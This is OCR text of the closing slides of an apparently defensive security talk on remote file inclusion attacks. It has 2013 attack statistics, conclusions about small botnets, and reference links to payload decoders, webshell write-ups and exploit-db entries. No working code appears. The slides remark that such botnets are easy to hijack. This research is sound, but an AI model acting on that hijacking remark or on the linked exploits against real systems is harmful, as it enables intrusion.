
Statistical Findings and Conclusions

Statistical Findings




Primary Source: http://www.attack-scanner.com/category/attack-trends-2/

Statistical Findings



Primary Source: https://defense.ballastsecurity.net/decoding/rss/pbot.rss

Statistical Findings



Primary Source: https://defense.ballastsecurity.net/decoding/rss/ra1nx.rss

Statistical Findings

Period: 28 Jul – 01 Nov 2013
Total RFI Attacks: 257
Unique Payloads: 17

Source: Forum Application
Payload Domains: 14
Payload IP Addresses: 13

Source: InterN0T

Statistical Findings


Period: 28 Jul – 01 Nov 2013
Total RFI Attacks: 257

Source: Forum Application
Unique Attacker IPs: 23
Unique Attacker Domains: 19

Source: InterN0T

Conclusion

- RFI Attacks are still occurring (obviously)
  - And they are still successful
    - But on a smaller scale
- These botnets are small
  - Usually between 5-20 hosts
- It’s easy to hijack them
  - Requires minimal analysis
    - Legal implications



References

Statistics:

http://www.attack-scanner.com/

Bot Payloads:

https://defense.ballastsecurity.net/decoding/index.php

http://www.irongeek.com/i.php?page=webshells-and-rfis

Papers:

http://www.exploit-db.com/wp-content/themes/exploit/docs/19032.pdf

http://www.exploit-db.com/wp-content/themes/exploit/docs/19395.pdf

Videos:

http://www.youtube.com/watch?v=HAZdpP5M1qc

http://www.youtube.com/watch?v=JrA_axdQj1k

References

Detailed Information:

https://defense.ballastsecurity.net/wiki/index.php/RFI_Payload_Decoder

https://defense.ballastsecurity.net/wiki/index.php/Attack_Analysis

https://defense.ballastsecurity.net/wiki/index.php/STUNSHELL

https://defense.ballastsecurity.net/wiki/index.php/V0pCr3w_shell

Known Exploits:

http://www.exploit-db.com/exploits/24883/

http://www.exploit-db.com/exploits/20168/

http://www.exploit-db.com/exploits/24905/

Tools:

http://www.irongeek.com/downloads/grepforrfi.txt

https://github.com/bwall/PHP-RFI-Payload-Decoder

http://sourceforge.net/p/ra1nxingbots/wiki/Home/

Credits

- Bwall (@bwallHatesTwits)
- DigiP (@xxDigiPxx)
- InterN0T (@InterN0T)

Other credits required by license:

http://www.intechopen.com/books/advances-in-data-mining-knowledge-discovery-and-applications/botnet-detection-enhancing-analysis-by-using-data-mining-techniques

Thank You!

Questions?